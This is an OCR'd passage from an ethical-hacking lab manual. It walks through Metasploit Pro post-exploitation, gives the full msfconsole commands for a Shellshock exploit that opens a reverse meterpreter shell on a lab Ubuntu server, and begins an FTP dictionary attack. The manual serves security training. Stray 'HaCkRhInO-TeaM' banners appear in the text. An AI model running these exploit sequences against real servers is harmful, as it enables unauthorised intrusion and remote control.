

FIGURE 4.28: Metasploit Capturing the reverse connection of target machine

36. Click **Sessions** to view the captured connection of the target machine.

User Management
Administrators can assign user roles to manage the level of access that the user has to projects and administrative tasks. You can manage user accounts from the Administration menu.



FIGURE 4.29: Metasploit Session tab

37. Click **session** to view the information of the target machine.

Note: The session number may vary in your lab environment.

In addition to the capabilities offered by the open source framework, Metasploit Pro delivers a full graphical user interface, automated exploitation capabilities, complete user action audit logs, custom reporting, combined with an advanced penetration testing workflow.



FIGURE 4.30: Metasploit Captured Session of a Target Machine

TASK 6

Perform Post-Explotation

38. Information for the target machine appears on the page.
39. To access the files of target system, click **Access Filesystem** under **Available Actions**.

Brute force uses a large number of user name and password combinations to attempt to gain access to a host. Metasploit Pro provides preset brute force profiles that you can use to customize attacks for a specific environment. If you have a list of credentials that you want to use, you can import the credentials into the system.



FIGURE 4.31: Metasploit Accessing Filesystem of a Target Machine

40. A list of all the accessible files is displayed in the Metasploit - File Browser page. You can view and modify the files from the target machine.

If a brute force is successful, Metasploit Pro opens a session on the target system. You can take control of the session through a command shell or Meterpreter session. If there is an open session, you can collect system data, access the remote file system, pivot attacks and traffic, and run post-exploitation modules.



FIGURE 4.32: Metasploit Modifying Filesystem of a Target Machine

41. Go back to the previous page. Launch a command shell for the target machine by clicking **Command Shell** under **Available Actions**.

Modules expose and exploit vulnerabilities and security flaws in target systems. Metasploit Pro offers access to a comprehensive library of exploit modules, auxiliary modules, and postexploitation modules. You can run automated exploits or manual exploits.

FIGURE 4.33: Metasploit Launching Command Shell of Target Machine

42. The command line terminal appears. To view the system IP address and other information related to network interfaces, enter **ipconfig /all**.

Manual exploitation provides granular control over the exploits that you run against the target systems. You run one exploit at a time, and you can choose the modules and evasion options that you want to use.



FIGURE 4.34 Metasploit IPCONFIG command for Target Machine

Social engineering exploits client-side vulnerabilities. You perform social engineering through a campaign. A campaign uses e-mail to perform phishing attacks against target systems. To create a campaign, you must set up a webserver, e-mail account, list of target e-mails, and email template.

43. Metasploit returns the IP addresses and other interfaces-related information. Scroll down the webpage to view the complete information.

A task chain is a series of tasks that you can automate to follow a specific schedule. The Metasploit Web UI provides an interface that you can use to set up a task chain and an interactive clock and calendar that you can use to define the schedule.



FIGURE 4.35 Metasploit Target Machine IP Address in Metasploit Command Shell

WebScan spiders web pages and applications for active content and forms. If the WebScan identifies active content, you can audit the content for vulnerabilities, and then exploit the vulnerabilities after Metasploit Pro discovers them.

44. Go back to the previous page.

45. Click **Terminate Session** to close the session, and click **OK** to confirm.

A report provides comprehensive results from a penetration test. Metasploit Pro provides several types of standard reports that range from high level, general overviews to detailed report findings. You can generate a report in PDF, Word, XML, and HTML.



FIGURE 4.36: Metasploit Terminating Session

46. Hover the mouse pointer on the **Account** menu. A drop-down menu appears. Select **Logout**.

You can use reports to compare findings between different tests or different systems. Reports provide details on compromised hosts, executed modules, cracked passwords, cracked SMB hashes, discovered SSH keys, discovered services, collected evidence, and web campaigns.



FIGURE 4.37: Metasploit Session Killed and Logging out

47. An attacker who finds vulnerabilities in older versions of JRE can build suitable exploits to break into the system and take control.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 5

Performing Shellshock Exploitation on a Web Server and Gaining Unrestricted Access to the Server

Shellshock is a family of security bugs in the Unix Bash shell, which affects Bash, a program that various Unix-based systems use to execute command lines and command scripts.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

To be an expert ethical hacker and pen tester, you must understand how to test the security architecture of a UNIX system in order to safeguard it from attacks such as Shellshock.

Lab Objectives

This lab helps students learn how to:

- Test Ubuntu Server for Bash Vulnerability
- Exploit the vulnerability and gain control over the system

Lab Environment

To carry out the lab, you need:

- A virtual machine running Ubuntu Server
- A virtual machine running Kali Linux

Lab Duration

Time: 15 Minutes

Overview of Shellshock

Shellshock is often installed as the system's default command-line interface. In Unix and other OSs that Bash supports, each running program has its own list of name/value pairs called environment variables. When one program starts another program, it provides an initial list of environment variables for the new program.

Lab Tasks

TASK 1

Launch Kali Linux and Ubuntu Machines

1. In this lab, we will be using **Kali Linux** and **Ubuntu Server** machines. So, before beginning this lab, you need to ensure that you have launched both the machines.
2. Launch the Iceweasel web browser and enter the URL http://10.0.0.4/cgi-bin/shellshock
3. A shellshock webpage appears, as shown in the following screenshot:



FIGURE 5.1: Browsing the shellshock webpage

Note: The IP address **10.0.0.4** mentioned in the URL refers to the Ubuntu machine. This IP address might vary in your lab environment.

4. You will be using this URL to attack the Ubuntu machine. Minimize or close the web browser.

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

5. Open a terminal console by navigating to **Accessories → Terminal**.

Note: You can also click (the **Terminal** icon) in the menu bar to launch the command line terminal.



FIGURE 5.2: Launching Terminal

6. Enter the command **service postgresql start**.



FIGURE 5.3: Starting postgresql service

7. Enter the command **service metasploit start**.

FIGURE 5.4: Starting the Metasploit service

8. Enter the command **msfconsole**.



FIGURE 5.5: Launching msfconsole

9. Enter the command:

   use exploit/multi/http/apache_mod_cgi_bash_env_exec.

   This will set the exploit **multi/http/apache_mod_cgi_bash_env_exec**.



FIGURE 5.6: Launching msfconsole

10. Enter the following commands:

    set LHOST 10.0.0.7

    set RHOST 10.0.0.4

    set TARGETURI /cgi-bin/shellshock

    set payload linux/x86/meterpreter/reverse_tcp

    LHOST refers to the IP address of the attacker machine (**Kali Linux**) and **RHOST** refers to the IP address of target machine (**Ubuntu**). Both the IP addresses may vary in your lab environment.



FIGURE 5.7: Setting Options

11. You have set all the required options to perform exploitation.

12. By issuing the **exploit** command, the Ubuntu server (hosting the shellshock webpage) will be hacked instantly and come under the control of the victim machine.

13. Enter **exploit**.



FIGURE 5.8: Performing Exploitation

14. This establishes a meterpreter session, as shown in the following screenshot:



FIGURE 5.9: Meterpreter Session Established

15. You can now view files and directories located in the machine; delete, upload, and download files to and from the machine; execute applications remotely; list the processes; interact with those processes; launch a shell; reboot or shutdown the machine, etc.

16. Enter **sysinfo**. This displays the information for the victim (Ubuntu) machine, as shown in the following screenshot:



FIGURE 5.10: Obtaining System Information

17. Enter **help**. This lists all the commands that can be issued through the meterpreter console, as shown in the following screenshot:



FIGURE 5.11: Viewing the help commands

18. You can use any of these commands to perform various malicious activities.

Lab Analysis

Document the output.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 6

Cracking FTP Credentials Using Dictionary Attack

A dictionary attack bypasses the authentication mechanism employed in a password-protected machine by trying numerous combinations of keywords present in a dictionary file.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In this phase of webserver hacking, an attacker tries to crack webserver passwords. An attacker tries all possible techniques of password cracking to extract passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, rainbow attacks, etc. An attacker needs patience, as some of these techniques are tedious and time-consuming. An attacker can also use automated tools such as Brutus, THC-Hydra, etc. to crack web passwords.

Lab Objectives

The objective of this lab is to help the students how to:

a. Perform nmap scan to find whether an ftp port is open

b. Perform a dictionary attack using hydra

Lab Environment

To perform the lab, you need:

- A computer running Windows Server 2012
- Windows 8.1 running as a virtual machine
- Kali Linux running as a virtual machine

Lab Duration

Time: 10 Minutes

Overview of Dictionary Attacks

A Dictionary/wordlist contains thousands of words that are used by password cracking tools in an attempt to break into a password-protected system. Dictionary attacks are often successful because many users insist on using ordinary words as passwords.

Lab Tasks

TASK 1

Launch Kali Linux Machines

1. Before beginning this lab, launch the **Windows 8.1** virtual machine from **Hyper-V Manager** and log in.
2. Launch the **Kali Linux** virtual machine from **Hyper-V Manager** and log in.
3. Double-click **Computer** on the **Desktop**.

FIGURE 6.1: Launch Computer

TASK 2

Copy Wordlists

4. The **Computer** window appears. Click **Go** from the menu bar and select **Location...**.



FIGURE 6.2: Go to Location

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

5. Enter **smb://[IP address of Windows Server 2012]** in the **Go To** field.

Note: In this lab, the IP Address of **Windows Server 2012** is **10.0.0.2** . This IP Address might vary in your lab environment.



FIGURE 6.3: Connect Through Samba Share

Note: If you are prompted to enter credentials, type those credentials, click Remember forever, and click Connect.

If you are unable to connect to the server, launch a command line terminal, issue the **iptables –flush** command, and then redo **Step 5**.

6. A window appears displaying the **CEH-Tools** shared network drive.



FIGURE 6.4: CEH-Tools Shared Network Drive

7. Navigate to **CEH-Tools → CEHv9 Module 11 Hacking Webserver** and copy the **Wordlists** folder.



FIGURE 6.5: Copying Wordlists Folder

8. Go to **Desktop**, click **Places** from the menu bar, and select **Home Folder**.

FIGURE 6.6: Selecting Home Folder

9. Paste the **Wordlists** directory in this location.



FIGURE 6.7: Pasting Wordlists Folder

TASK 3

Perform Nmap Scan

10. Perform an nmap scan on the target machine (Windows 8.1) to check if the FTP port is open.
11. Launch a command line terminal and enter **nmap -p 21 [IP Address of Windows 8.1]**.

Note: In this lab, the IP Address of **Windows 8.1** is **10.0.0.4**. This address might vary in your lab environment.

